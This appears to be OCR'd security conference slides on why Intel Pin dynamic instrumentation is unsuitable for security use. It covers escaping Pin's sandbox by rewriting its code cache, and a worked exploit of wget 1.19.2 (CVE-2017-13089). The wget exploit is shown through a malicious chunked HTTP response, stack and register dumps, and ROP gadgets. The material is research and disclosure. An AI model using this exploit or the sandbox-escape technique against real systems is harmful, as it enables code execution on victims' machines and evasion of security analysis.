
1.

```
0x00000007   loc_A1:
0x00000007   mov rdx,[rax+0x8]
0x0000000B   mov word [rdx], <code>
0x00000010   jmp short loc_A0
```


- Code segment `loc_A0` is executed
- Acquire address of `loc_A0` in the Code Cache (`ripfxsave`)

A1: Control code and data

Isolation



- Code segment `loc_A0` is executed
- Acquire address of `loc_A0` in the Code Cache (`ripfxsave`)
- Alter the Code Cache on that address (`rwx` protection)



- Code segment `loc_A0` is executed
- Acquire address of `loc_A0` in the Code Cache (`ripfxsave`)
- Alter the Code Cache on that address (`rwx` protection)
- Code at `loc_A0` is executed a second time (Code Cache reuse)

A1: Control code and data

Isolation

- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO

A1: Control code and data

Isolation

- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO

- ~~Isolation~~ and ~~Stealthiness~~

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- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO

- ~~Isolation~~ and ~~Stealthiness~~ ⇒ ~~Interposition~~ and ~~Inspection~~


- `SandboxPinTool` tracks executed system calls by the instrumented application (**Interposition** and **Inspection**)
- `escape` executes a `get_pid` syscall, prints the result and exits **but it is also developed by an Attacker of Type 1**

DEMO


- ~~Isolation~~ and ~~Stealthiness~~ ⇒ ~~Interposition~~ and ~~Inspection~~
- **Intel Pin does not track any (illegal) Code Cache modifications**

A2: Control only data

Background



Client
wget 1.19.2




Server
www.pwningse.rv

CVE-2017-13089


CVE-2017-13089

A2: Control only data
Background


```
GET /index.html HTTP/1.1
Host: www.pwningse.rv
```



Client
wget 1.19.2



Server
www.pwningse.rv

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Transfer-Encoding: Chunked

-ffffdc6
/etc/passwd\x00<0x238 bytes padding>\xef\x9d
```

CVE-2017-13089

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7ffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

```
0x555555579b7c <request_send+881>:    add    rsp,0x78
0x555555579b80 <request_send+885>:    pop    rbx
0x555555579b81 <request_send+886>:    pop    rbp
0x555555579b82 <request_send+887>:    ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:     push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:   ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:   mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7ffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

!

1.2

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
0x555555579b7c <request_send+881>:     add    rsp,0x78
0x555555579b80 <request_send+885>:     pop    rbx
0x555555579b81 <request_send+886>:     pop    rbp
0x555555579b82 <request_send+887>:     ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:      push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:    ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:    mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp     rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7fffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

! 1.2 1.3

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

```
0x555555579b7c <request_send+881>:    add    rsp,0x78
0x555555579b80 <request_send+885>:    pop    rbx
0x555555579b81 <request_send+886>:    pop    rbp
0x555555579b82 <request_send+887>:    ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:      push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:    ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:    mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7fffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090     0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2.

```
0x555555579b7c <request_send+881>:    add   rsp,0x78
0x555555579b80 <request_send+885>:    pop   rbx
0x555555579b81 <request_send+886>:    pop   rbp
0x555555579b82 <request_send+887>:    ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:     push   rsi /* \x56 */
0x7fffffffd371 <cookie+1>:   ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:   mov    edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3 !

```
RAX  0x0
RBX  0x5555555c71e5 ← /* ' [following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7fffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090 rsp 0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2. 3. $\Delta = 0x88$

```
0x555555579b7c <request_send+881>:  add  rsp,0x78
0x555555579b80 <request_send+885>:  pop  rbx
0x555555579b81 <request_send+886>:  pop  rbp
0x555555579b82 <request_send+887>:  ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:    push  rsi /* \x56 */
0x7fffffffd371 <cookie+1>:  ret         /* \xc3 */
0x7fffffffd372 <cookie+2>:  mov   edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3

```
RAX  0x0
RBX  0x5555555c71e5 ← /* '[following]' */
RCX  0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX  0x200
RDI  0x3
RSI  0x7fffffffd150 ← <shellcode>
R8   0x7ffffffcfb0 ← 0x383
R9   0x0
R10  0x0
R11  0x246
R12  0x5555557ee1b0 ← /* 'https://' */
R13  0x7fffffffdf00 ← 0x2
R14  0x0
R15  0x0
RBP  0x4242424242424242 /* 'BBBBBBBB' */
RSP  0x7fffffffd368 ← 0x55555557f77d9b7c
RIP  0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090 rsp 0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2. 3. 4.1 $\Delta = 0x88$

```
0x555555579b7c <request_send+881>:  add  rsp,0x78
0x555555579b80 <request_send+885>:  pop  rbx
0x555555579b81 <request_send+886>:  pop  rbp
0x555555579b82 <request_send+887>:  ret
```

Stack Lifting Gadget

```
0x7fffffffd370 <cookie>:    push  rsi /* \x56 */
0x7fffffffd371 <cookie+1>:  ret       /* \xc3 */
0x7fffffffd372 <cookie+2>:  mov   edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

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Malicious HTTP Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 30 Oct 2017 01:33:37 GMT
Content-Type: text/html
Content-Length: 193
Set-Cookie: V\xff
Connection: keep-alive
Transfer-Encoding: Chunked
Location: https://pwningse.rv/

-fffffdc6
<shellcode><0x230 bytes padding><BBBBBBBB>\x7c\x9b
```

1.1 1.2 1.3 !

```
RAX 0x0
RBX 0x5555555c71e5 ← /* ' [following]' */
RCX 0x7ffff6cb4061 ← cmp    rax, -0x1000
RDX 0x200
RDI 0x3
RSI 0x7fffffffd150 ← <shellcode>
R8  0x7fffffffcfb0 ← 0x383
R9  0x0
R10 0x0
R11 0x246
R12 0x5555557ee1b0 ← /* 'https://' */
R13 0x7fffffffdf00 ← 0x2
R14 0x0
R15 0x0
RBP 0x4242424242424242 /* 'BBBBBBBB' */
RSP 0x7fffffffd368 ← 0x55555557f77d9b7c
RIP 0x55555557af7c (skip_short_body+657) ← ret
```

Register Contents

Stack State

```
0000 rsp 0x7fffffffd368 → 0x55555557f77d9b7c
0008     0x7fffffffd370 ← 'V\xc3\xbf'
0010     0x7fffffffd378 ← 0x555560200
0018     0x7fffffffd380 → 0x7fffffffd7b0 → 0x7fffffffdad0 → ...
0020     0x7fffffffd388 → 0x55555557ec6a (gethttp+3468)
0028     0x7fffffffd390 ← 0x0
...
0038     0x7fffffffd3a0 → 0x555555806420 → ...
0040     0x7fffffffd3a8 ← 0x0
0048     0x7fffffffd3b0 → 0x7fffffffdd04 ← 0x0
0050     0x7fffffffd3b8 → 0x7fffffffd9b0 ← 0x0
0058     0x7fffffffd3c0 → 0x555555806810 → ...
...
0068     0x7fffffffd3d0 ← 0x0
...
0090 rsp 0x7fffffffd3f8 → 0x7fffffffd370 ← 'V\xc3\xbf'
0098     0x7fffffffd400 → 0x555555807fb0 ← /* '\nConnect' */
```

2. 3. $\Delta = 0x88$ 4.1 4.2

```
0x555555579b7c <request_send+881>:  add  rsp,0x78
0x555555579b80 <request_send+885>:  pop  rbx
0x555555579b81 <request_send+886>:  pop  rbp
0x555555579b82 <request_send+887>:  ret
```

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Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

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

Conclusion & Future Work

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- A **malicious** binary running in Intel Pin can ...
  - ... **detect** analysis and conceal its original behavior.
  - ... **evade** analysis by manipulating Pin's code cache.
- Exposing a trusted binary running in Intel Pin to a malicious attacker may make it **easier to exploit** already present vulnerabilities.

Be careful when using DBI frameworks for security purposes!

Future steps:

- Extend analysis frameworks' detection techniques (**Stealthiness**)
- Can Intel Memory Protection Keys (MPK) improve **Isolation**?

Questions?

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Thanks!
CU @ DEF CON CTF!

DBI Engine Detection Tool and all PoC code

↪ https://github.com/zhechkoz/pwin

Zhechko's Master Thesis

↪ https://kirschju.re/static/ma_zhechev_2018.pdf

Slides

↪ https://kirschju.re/static/recon_2018_kirsch_zhechev_pwin.pdf

PwIN Bug

↪ Reported to Intel

Research Paper

↪ "Pwning Intel piN – Why DBI is unsuitable for security applications", ESORICS 2018

Backup

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

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

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- But where is the Code Cache? (ASLR)
  - ↪ The Code Cache has constant offset to application's big heap
  - ↪ Leaked address of any `mmap-ed` memory

Dynamic Loader Oriented Programming on Linux. J. Kirsch *et al.*, ROOTS, 2017

- `ShadowStackTool` is a straightforward implementation of a Shadow Stack (**Interposition** and **Inspection**)
- `pwnccgen.py` generates a minimal program which escapes the DBI engine's sandbox

DEMO

- ~~Isolation~~ and ~~Stealthiness~~ ⇒ ~~Interposition~~ and ~~Inspection~~
- **Intel Pin does not track any (illegal) Code Cache modifications**
- A2's attack depends on `glibc` functions' characteristics
  ↪ Applicable only in a Linux environment